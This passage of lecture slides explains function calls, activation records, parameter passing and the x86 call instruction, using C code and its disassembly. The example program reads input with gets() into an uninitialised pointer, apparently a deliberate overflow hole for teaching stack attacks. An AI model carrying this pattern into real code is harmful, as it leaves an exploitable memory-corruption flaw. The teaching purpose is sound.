

Functions alter the control flow of execution of a program

- When a function is called,
 - its activation record is allocated on the stack.
 - The control goes to the function called.
- When a function ends,
 - it returns the control to the original function caller.

```

void f2() {
    ...
}
void f1() {
    f2();
}
void main() {
    ...
    f1();
}


```



```

void f2() {
    ...
}
void f1() {
    f2();
}
void main() {
    ...
    f1();
}


```



```

void f2() { ←
    ...
}
void f1() {
    f2(); ←
}
void main() {
    ...
    f1();
}


```



```

void f2() {
    ...
}
void f1() { ←
    f2();
}
void main() {
    ...
    f1(); ←
}



```



```

void f2() {
    ...
}
void f1() {
    f2();
}
void main() {
    ...
    f1();
}

```



```
int foo(int a, int b) {  
    int c = 14;  
    c = (a + b) * c;  
    return c;  
}
```

```
./executable_file 10 20 <--
```

The foo() function receives two parameters by copy.

```
int main(int argc, char * argv[]) {  
    int avar;  
    int bvar;  
    int cvar;  
    char * str;  
  
    avar = atoi(argv[1]);  
    bvar = atoi(argv[2]);  
    cvar = foo(avar, bvar);  
  
    gets(str);  
    puts(str);  
  
    printf("foo(%d, %d) = %d\n", avar, bvar, cvar);  
  
    return 0;  
}
```

```
int foo(int a, int b) {  
    int c = 14;  
    c = (a + b) * c;  
    return c;  
}
```

```
./executable_file 10 20 <--
```

The foo() function receives two parameters by copy.

- How does the CPU pass them to the function?

```
int main(int argc, char * argv[]) {  
    int avar;  
    int bvar;  
    int cvar;  
    char * str;  
  
    avar = atoi(argv[1]);  
    bvar = atoi(argv[2]);  
    cvar = foo(avar, bvar);  
  
    gets(str);  
    puts(str);  
  
    printf("foo(%d, %d) = %d\n", avar, bvar, cvar);  
  
    return 0;  
}
```



```
int foo(int a, int b) {  
    int c = 14;  
    c = (a + b) * c;  
    return c;  
}
```

```
./executable_file 10 20 <--
```

The foo() function receives two parameters by copy.

- How does the CPU pass them to the function?
- Push them onto the stack!

```
int main(int argc, char * argv[]) {  
    int avar;  
    int bvar;  
    int cvar;  
    char * str;  
  
    avar = atoi(argv[1]);  
    bvar = atoi(argv[2]);  
    cvar = foo(avar, bvar);  
  
    gets(str);  
    puts(str);  
  
    printf("foo(%d, %d) = %d\n", avar, bvar, cvar);  
  
    return 0;  
}
```

The Code (push second parameter)

Assembled code

Disassembled code

80484d5:	83 c0 08
80484d8:	8b 00
80484da:	83 ec 0c
80484dd:	50
80484de:	e8 dd fe ff ff
80484e3:	83 c4 10
80484e6:	89 45 ec
80484e9:	83 ec 08
80484ec:	ff 75 ec
80484ef:	ff 75 e8
80484f2:	e8 8d ff ff ff
80484f7:	83 c4 10
80484fa:	89 45 f0
80484fd:	83 ec 0c
8048500:	ff 75 f4
8048503:	e8 78 fe ff ff
8048508:	83 c4 10
804850b:	83 ec 0c
804850e:	ff 75 f4
8048511:	e8 7a fe ff ff
8048516:	83 c4 10
8048519:	b8 10 86 04 08
804851e:	ff 75 f0


Push the second parameter, which happens to be on the stack, left there by previous instructions, at EBP-0x14.

```
sub    $0xc,%esp
push   %eax
call   80483c0 <atoi@plt>
add    $0x10,%esp
mov    %eax,-0x14(%ebp)
sub    $0x8,%esp
pushl  -0x14(%ebp)
pushl  -0x18(%ebp)
call   8048484 <foo>
add    $0x10,%esp
mov    %eax,-0x10(%ebp)
sub    $0xc,%esp
pushl  -0xc(%ebp)
call   8048380 <gets@plt>
add    $0x10,%esp
sub    $0xc,%esp
pushl  -0xc(%ebp)
call   8048390 <puts@plt>
add    $0x10,%esp
mov    $0x8048610,%eax
pushl  -0x10(%ebp)
```

EIP (Instruction Pointer)

<- EBP

The Stack



The Code (push first parameter)

Assembled code

Disassembled code

80484d5:	83 c0 08
80484d8:	8b 00
80484da:	83 ec 0c
80484dd:	50
80484de:	e8 dd fe ff ff
80484e3:	83 c4 10
80484e6:	89 45 ec
80484e9:	83 ec 08
80484ec:	ff 75 ec
80484ef:	ff 75 e8
80484f2:	e8 8d ff ff ff
80484f7:	83 c4 10
80484fa:	89 45 f0
80484fd:	83 ec 0c
8048500:	ff 75 f4
8048503:	e8 78 fe ff ff
8048508:	83 c4 10
804850b:	83 ec 0c
804850e:	ff 75 f4
8048511:	e8 7a fe ff ff
8048516:	83 c4 10
8048519:	b8 10 86 04 08
804851e:	ff 75 f0


```
add    $0x8,%eax
mov     (%eax),%eax
sub     $0xc,%esp
push    %eax
call    80483c0 <atoi@plt>
add     $0x10,%esp
mov     %eax,-0x14(%ebp)
sub     $0x8,%esp
pushl   -0x14(%ebp)
pushl   -0x18(%ebp)
call    8048484 <foo>
add     $0x10,%esp
mov     %eax,-0x10(%ebp)
sub     $0xc,%esp
pushl   -0xc(%ebp)
call    8048380 <gets@plt>
add     $0x10,%esp
sub     $0xc,%esp
pushl   -0xc(%ebp)
call    8048390 <puts@plt>
add     $0x10,%esp
mov     $0x8048610,%eax
pushl   -0x10(%ebp)
```



EIP (Instruction Pointer)

<- EBP

The Stack



The Code (call the subroutine)

Assembled code

Disassembled code

80484d5:	83 c0 08
80484d8:	8b 00
80484da:	83 ec 0c
80484dd:	50
80484de:	e8 dd fe ff ff
80484e3:	83 c4 10
80484e6:	89 45 ec
80484e9:	83 ec 08
80484ec:	ff 75 ec
80484ef:	ff 75 e8
80484f2:	e8 8d ff ff ff
80484f7:	83 c4 10
80484fa:	89 45 f0
80484fd:	83 ec 0c
8048500:	ff 75 f4
8048503:	e8 78 fe ff ff
8048508:	83 c4 10
804850b:	83 ec 0c
804850e:	ff 75 f4
8048511:	e8 7a fe ff ff
8048516:	83 c4 10
8048519:	b8 10 86 04 08
804851e:	ff 75 f0

```
add    $0x8,%eax
mov     (%eax),%eax
sub     $0xc,%esp
push    %eax
call    80483c0 <atoi@plt>
add     $0x10,%esp
mov     %eax,-0x14(%ebp)
sub     $0x8,%esp
pushl   -0x14(%ebp)
pushl   -0x18(%ebp)
call    8048484 <foo>
add     $0x10,%esp
mov     %eax,-0x10(%ebp)
sub     $0xc,%esp
pushl   -0xc(%ebp)
call    8048380 <gets@plt>
add     $0x10,%esp
sub     $0xc,%esp
pushl   -0xc(%ebp)
call    8048390 <puts@plt>
add     $0x10,%esp
mov     $0x8048610,%eax
pushl   -0x10(%ebp)
```

EIP (Instruction Pointer)

The `call` Instruction

- The CPU is about to **call** the `foo()` function.
- When `foo()` will be over, where to jump?

The `call` Instruction

- The CPU is about to **call** the `foo()` function.
- When `foo()` will be over, where to jump?
- The CPU needs to **save the current EIP**.
- **Where** does the CPU save the EIP?


